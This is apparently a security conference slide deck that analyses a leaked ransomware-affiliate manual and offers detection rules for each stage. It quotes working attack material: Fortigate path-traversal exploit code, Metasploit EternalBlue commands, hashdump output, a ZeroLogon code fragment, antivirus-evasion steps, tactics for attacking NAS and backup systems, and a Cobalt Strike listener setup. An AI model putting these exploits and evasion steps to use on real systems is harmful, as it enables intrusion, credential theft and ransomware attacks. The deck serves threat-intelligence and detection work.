

Galactic guide for new ransomware operators: An inside view and points for *detection* rules

Speaker:

Emanuele “*Sniper*” De Lucia

// Whoami

- >_ Emanuele De Lucia
- >_ Security Researcher && Threat Intelligence Specialist
- >_ Director of cyber intelligence at  cluster25
- >_ Sometimes I blog on www.emanueledelucia.net. Much more often not.

// Vertical

- >_ RE && DFIR
- >_ Evasion and persistence techniques
- >_ Malware attribution and classification
- >_ Adversary Tracking // Global Threat Hunting // Cyber Intelligence

// Agenda

- Ransomware operators guide:
 - Context
 - Motivations
 - Authors
- Material:
 - The affiliate's kit (tools && homelab)
 - Cyber breach scenario (CVE-2018-13379 && EternalBlue && ZeroLogon)
 - EPP Evasion
 - VMWare ESXi
 - NAS && Backup
 - Correspondence and Anonymity
 - Conclusions

// Guide for ransomware operators

→ Context

- At the end of August 2021, a user of one of the main dark / deepweb forums opens a new discussion thread to share a manual, called in Russian “мануал”, available to users able to pass a vetting procedure
- The manual, designed for ransomware operators or for those who want to become one, is divided into chapters written in Russian and touches topics ranging from online anonymity to the exploitation of certain vulnerabilities through the evasion of security systems

→ outline

- Ah yes ... it ' s the manual of the "Conti" group leaked by a former affiliate because they did not pay him/her enough -> / * no * /

// Guide for ransomware operators

→ Motivations

- Reputational growth within the cyber criminal community
- Recruiting new affiliates for ransomware cartels
- Free advertising for paid training services
 - Paid course for 4k \$
 - More cyber breach scenarios
 - Free custom tools
 - Support

// Guide for ransomware operators

→ Authors

BassLord:


- *Principal Author of the Manual*
- *Starts as A-a-a-S affiliate supporting R-a-a-S operations*
- *Specialized in training programs for the Russian-speaking underground community*
- *Close to LockBit 2.0, RansomExx (Defray777), ex Revil and Avaddon cartels for cooperation and Babuk for interpersonal relationships*
- *Very active in the production of educational materials including videos and how-to's*

Nemesi:

- *Co-Author of the Manual*
- *One of the main exponents of the Babuk syndicate*
- *Often collaborate with BassLord for training materials*

// Guide for ransomware operators

→ Relations



// Material

→ The affiliate's kit #tools



Mimikatz




bearhost@thesecure.biz

HACK IN BO®
Winter 2021 Edition
17ª EDIZIONE

// Material

→ The affiliate's kit #homelab



// Material

→ Information gathering and breach scenario

- *masscan.online Vulnerability Scan Tool:*
 - Service recommended by the author
 - Mainly serves Russian-speaking users
 - Only BTC accepted
- MASSCAN identifies a CVE-2018-13379 vulnerability in breach scenario (Fortigate SSL VPN)

```
-----  
> git clone https://github.com/7Elements/Fortigate  
> cd Fortigate  
> pip3 install -r requirements.txt  
> fortigate.py -i текстовик с нашими айпи -O valid.txt -t 10 -c y  
-----
```


// Material

→ Detection rule for CVE-2018-13379 against Fortigate SSL VPN

```
#Exploit chunk#
def exploit(target):
    target = target.strip()
    print('[*] '+str(target)+' processing')
    try:
        url = 'https://'+str(target)+'/'remote/fgt_lang?lang=../../../../../../../../dev/cmdb/sslvpn_websession'
        req = urllib.request.urlopen(url, None, context=NOSSL, timeout=5)
        result = req.read()
        if req.code == int(200) and str('var fgt_lang =') in str(result):
            subjectCN = getSubjectCN(target)

#Rule#
tags:
- attack.initial_access
- attack.t1190
- attack.t1212
logsource:
  category: webserver
detection:
  condition: selection
  selection:
    c-uri|contains:
      - "/remote/fgt_lang?lang=../../../../../../../../dev/cmdb/sslvpn_websession"
fields:
- c-uri
```


// Material

→ Internal host enumeration + Try SMB EternalBlue

▪ *Author suggests to use SoftPerfect Network Scan Tool:* (also observed in IR vs Conti)

- Perform ICMP + ARP Scan

- TCP ports: 3389, 9443, 9392, 9393, 9401, 6160, 5000, 5001, 6101, 445, 2179, 1433

- Select Nmap integration: SMB EternalBlue Scan Module

<input type="checkbox"/>	SSL Heartbleed	Выполнить скрипт: ssl-...
<input type="checkbox"/>	SSL POODLE	Выполнить скрипт: ssl-...
<input type="checkbox"/>	SSL DROWN	Выполнить скрипт: ssl-...
<input checked="" type="checkbox"/>	SMB EternalBlue	Выполнить скрипт: sm...
<input type="checkbox"/>	Время HTTP-сервера	Выполнить скрипт: htt...
<input type="checkbox"/>	Методы аутентификации ...	Выполнить скрипт: ssh...
<input type="checkbox"/>	Анонимный вход по FTP	Выполнить скрипт: ftp...

- Against vulnerable hosts:

```
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > set payload payload/windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > exploit_
```


// Material

→ MS-17-010 Detection #1

- Exploit

```
Active sessions
-----
Id  Name  Type  Information  Connection
---  ---  ---  ---  ---
1   meterpreter x86/windows NT AUTHORITY\SYSTEM @ WORKSTATION 0.0.0.0:0 -> ( )
2   meterpreter x86/windows NT AUTHORITY\SYSTEM @ WORKSTATION60N 0.0.0.0:0 -> ( )

msf6 exploit(windows/smb/ms17_010_psexec) >
```

- Dump

```
/* Detects EternalBlue MS17-010 Echo Response */

Source: 10.128.0.243 Dest: 172.16.156.130 SMB 107 Echo Response
Frame 1147: 107 bytes on wire (856 bits), 107 bytes captured (856 bits)
Ethernet II, Src: VMware_e8:0a:b1 (00:50:56:e8:0a:b1), Dst: VMware_02:ef:6a (00:0c:29:02:ef:6a)
Internet Protocol Version 4, Src: 10.128.0.243, Dst: 172.16.156.130
Transmission Control Protocol, Src Port: 445, Dst Port: 50974, Seq: 498, Ack: 63939, Len: 53
NetBIOS Session Service
SMB (Server Message Block Protocol)

0000  00 0c 29 02 ef 6a 00 50 56 e8 0a b1 08 00 45 00
0010  00 5d 74 b8 00 00 80 06 71 dd 0a 80 00 f3 ac 10
0020  9c 82 01 bd c7 1e 3f d8 42 af a2 ef b5 4c 50 18
0030  fa f0 d8 ef 00 00 00 00 00 31 ff 53 4d 42 2b 00
0040  00 00 00 98 07 c0 00 00 00 00 00 00 00 00 00
0050  00 00 00 08 ff fe 00 08 41 00 01 01 00 0c 00 4a
0060  6c 4a 6d 49 68 43 6c 42 73 72 0d
```


// Material

→ MS-17-010 Detection #2

Rule:

```
0000  00 0c 29 02 ef 6a 00 50 56 e8 0a b1 08 00 45 00
0010  00 5d 74 b8 00 00 80 06 71 dd 0a 80 00 f3 ac 10
0020  9c 82 01 bd c7 1e 3f d8 42 af a2 ef b5 4c 50 18
0030  fa f0 d8 ef 00 00 00 00 00 31 ff 53 4d 42 2b 00
0040  00 00 00 98 07 c0 00 00 00 00 00 00 00 00 00
0050  00 00 00 08 ff fe 00 00 41 00 01 01 00 0c 00 4a
0060  6c 4a 6d 49 68 43 6c 42 73 72 00
```

```
alert tcp $HOME_NET 445 -> any any (msg:"Detects EternalBlue Echo Response"; flow:from_server,established;
content:"|00 00 00 31 ff|SMB|2b 00 00 00 00 98 07 c0|"; depth:16; fast_pattern;
content:"|4a 6c 4a 6d 49 68 43 6c 42 73 72 00|"; sid:0000001; rev:1;)
```


// Material

→ Getting Credentials + Lateral Movements

– HashDump

```
meterpreter > hashdump
Administrator:500: [REDACTED] e783cb22183b8:::
Gast:501: [REDACTED] 0c089c0:::
gebruiker:1005: [REDACTED] 089c0:::
HelpAssistant: [REDACTED] c09bbcb:::
SUPPORT_388945a0: [REDACTED] 1777a01d:::
meterpreter >
```

– <https://www.crackmd5.ru/>

CMD5

Сервис crackmd5.ru предлагает Вам средства проверки стойкости различных видов хеш-кодов (SHA1, 32 bit MD5, MD4, mysql и т.д.). Наша компания занимается вопросами компьютерной безопасности с 2006 года. База данных самая большая в мире и на сегодняшний день содержит около 90,000,000,000,000 записей, 95% из которых уникальны. Суммарный объем данных распределен по кластеру и составляет 450 Терабайт!

– SoftPerfect Network Scanner : New network scan with credentials

IP адрес	Имя хоста	TCP порты	Залогиненный пользователь	Рабочая группа	Операционная система
192.168.2.222	CLIENTWINCC3	445, 3389	Administrator, operator	BENS	Windows 7/Server 2008 R2
192.168.2.61	WORKSTATION51	445	WORKSTATION51\$	BENS	Unknown platform (0x0)
192.168.2.19	WORKSTATION	445, 3389	Administrator, JKE, JKE	BENS	Windows XP
192.168.2.66	WORKSTATION74	445	Administrator, diepvries, SpaceGua...	BENS	Windows 2000
192.168.2.221	CLIENTWINCC2	445, 3389		BENS	Unknown platform (0x0)
192.168.2.213	SRVWINCC1	445, 3389	Administrator, Administrator, winc...	BENS	Windows 7/Server 2008 R2
192.168.2.223	CLIENTWINCC4	445, 3389	Administrator, operator	BENS	Windows 7/Server 2008 R2

// Material


→ Suggested ports of interest

- General:135,137,139,445,8080,80,443
- Nas synology port: 5000,5001 - Data Store
- Veeam: 9443,9392,9393,9401,6160 - Backup
- DB mysql,mssql,db2,postgresql: 3306,1433,50000,5432,5433 - Database
- Veritas backup exec. 6101,10000,3527,6106,1125,1434,6102 server 3527, 6106 - Backup
- Oracle: 1521,1522
- Remote control: 22,21,3389 4899,5900
- Nfs: 111,1039,1047,1048,2049
- Iscsi: 860,3260
- Replication: 902,31031,8123,8043,5480,5722
- Sophos Web: 4444
- Sophos Console: 2195,8190,8191,8192,8193,8194,49152-65535

// Material

→ Zerologon against DC (CVE-2020-1472)

- It is recommended to identify DCs using the previous network scan performed via SoftPerfect and to use python to launch cve-2020-1472-exploit.py



- In case of patched systems it's recommended to move to the next DC or exploit "other vulnerabilities"

// Material

→ ZeroLogon Detection (CVE-2020-1472) via Zeek DCE-RPC data

The exploitation of ZeroLogon generates high rates of *NetrServerReqChallenge* and *NetrServerAuthenticate3* requests towards the service

```
MAX_ATTEMPTS = 2000
#redacted#
nrpc.hNetrServerReqChallenge(rpc_con, dc_handle + "\x00", target_computer + "\x00",
try:
    server_auth = nrpc.hNetrServerAuthenticate3(
        rpc_con, dc_handle + "\x00", target_computer + "$\x00",
        nrpc.NETLOGON_SECURE_CHANNEL_TYPE.ServerSecureChannel,
        target_computer + "\x00", ciphertext, flags
    )
#redacted#
for attempt in range(0, MAX_ATTEMPTS):
    rpc_con = try_zero_authenticate(dc_handle, dc_ip, target_computer)

## DETECTION ##

logsource:
  product: zeek
  service: dce_rpc
detection:
  selection1:
    endpoint: 'netlogon'
    operation: 'NetrServerReqChallenge'
  selection2:
    endpoint: 'netlogon'
    operation: 'NetrServerAuthenticate3'
timeframe: 1m
condition: selection1 or selection2 | count() by src_ip > 100
```


// Extra

→ EPP Evasion

- Basic approach based on removal and/or exclusion zones:
 - It's recommended to remove EPP solutions not protected by "password" simply via the wizard.
 - If there is only a "Windows Defender", add C: \ as an exception.
 - According to the author, every solution can be easily «killed» through two tools (GMER and PowerTool)
 - If you are unable to kill the AV, open the REGKEY HKEY_LOCAL_MACHINE \ SOFTWARE to search for entries relating to the EPP and sub-entries in order to exclude files and paths.

// Extra

→ VMware ESXi

- The only part of the manual written by NemeSi (Veteran of the Babuk syndacate):
 - Includes a guide on how to attack vCenter:
 - In 60% of cases, the credentials are available in the "domain directories".
If not, use a "keylogger" !
 - A vertical on ESXi was observed in several groups including ReVil, DarkSide, Conti, Defray777 ..
- ELF64 Ransomware variants of their corresponding Windows versions.
- The attacker specifies the path to hit when executing the payload on the server.
- On ESXi servers, attackers usually use the esxcli command line to list and kill active machines.
- Once the .vmdk disks under / vmfs / are unlocked, they can be encrypted.

// Extra

→ NAS && Backup


- Enumerate all Domain Admins in the workgroup and their passwords acquired up to that moment
- Use SoftPerfect to scan for:
 - TCP 5000,5001 «Synology»
 - TCP 9443,9392,9393,9401,6160 «Veeam»
 - TCP 6101,1000,3527,6106,1125,1434,6102,3527,6106 «Veritas»
- Log in with the «credentials of the admin accounts in our possession via the web interface by opening the API of the NAS in the browser». They work in 40% of cases. Otherwise «usually» active accounts to break in are «admin», «backup», «sysadm».
- Focus on storage with $\geq 500\text{GB}$ of space

// Extra

→ CobaltStrike

Cobalt Strike is “not required to perform an attack if using all of the listed methods above” according to the author, can be used to create a listener on the infected machines.

- widely used by many ransomware actors
- used often through PowerShell stagers
- customize version of CS (better EP evasion)
might be sold in underground for tens of thousands of dollars




The screenshot shows the 'Create a listener' window in Cobalt Strike. It contains the following fields and options:

- Name:** 123
- Payload:** Beacon HTTP (selected from a dropdown menu)
- Payload Options:**
 - HTTP Hosts:** A text area containing 'ip' with add (+), remove (-), and delete (X) buttons to its right.
 - HTTP Host (Stager):** IP
 - Profile:** default (selected from a dropdown menu)
 - HTTP Port (C2):** 8031
 - HTTP Port (Bind):** (empty field)
 - HTTP Host Header:** (empty field)
 - HTTP Proxy:** (empty field) with a browse (...) button to its right.
- Buttons:** Save and Help at the bottom.


// Extra



→ Correspondence and Anonymity

- Jabber:
 - Defacto standard for communications in the Russian-speaking underground
 - It supports strong encryption and security features
 - Jabber server rental \$ 150 / month from "bearhost@thesecure.biz" (more control over communications)
- TOX.chat:
 - Decentralized instant messaging application
 - Permanent E2E encryption
 - Made available as a contact option by several ransomware cartels including LockBit 2.0


LOCKBIT 2.0

Contact Us
Tox <https://tox.chat/download.html>

Tox ID Support
[3085B89A0C515D2FB124D645906F5D3DA5CB97CEBEA975959AE4F95302A04E1D709C3C4AE9B7](https://tox.chat/download.html) 

XMPP (Jabber) Support
598954663666452@exploit.im  365473292355268@thesecure.biz 

// Conclusions

→ Mitigation += d0n't b3 4n "34sy w1n"

- **Maximum yield with little expense :**
 - Most affiliates, especially at the beginning, aim for quantity and not quality (aka BGH)
 - An "easy win" (with VPN / RDP credential leak for example) always scales the priorities in the order of interest of the targets
 - *botnet* += ransomware : Prioritize botnet agent infections as precursors of ransomware incidents
- **Security Posture:**
 - Restrict attack surface
 - Trend: Exploitation of remote access / authentication systems (RDP / VPN). Mitigate with visibility / monitoring / maintenance / 2FA / ZT
 - Data leak / Credentials Leak -> Proactive analysis of exposure using intelligence providers capable of providing a real information superiority
 - Patch Management
- **Training:**
 - Phishing / Spear-Phishing
 - Risks related to "digital" exposure
 - Basic security culture ("I clicked here but it didn't work!")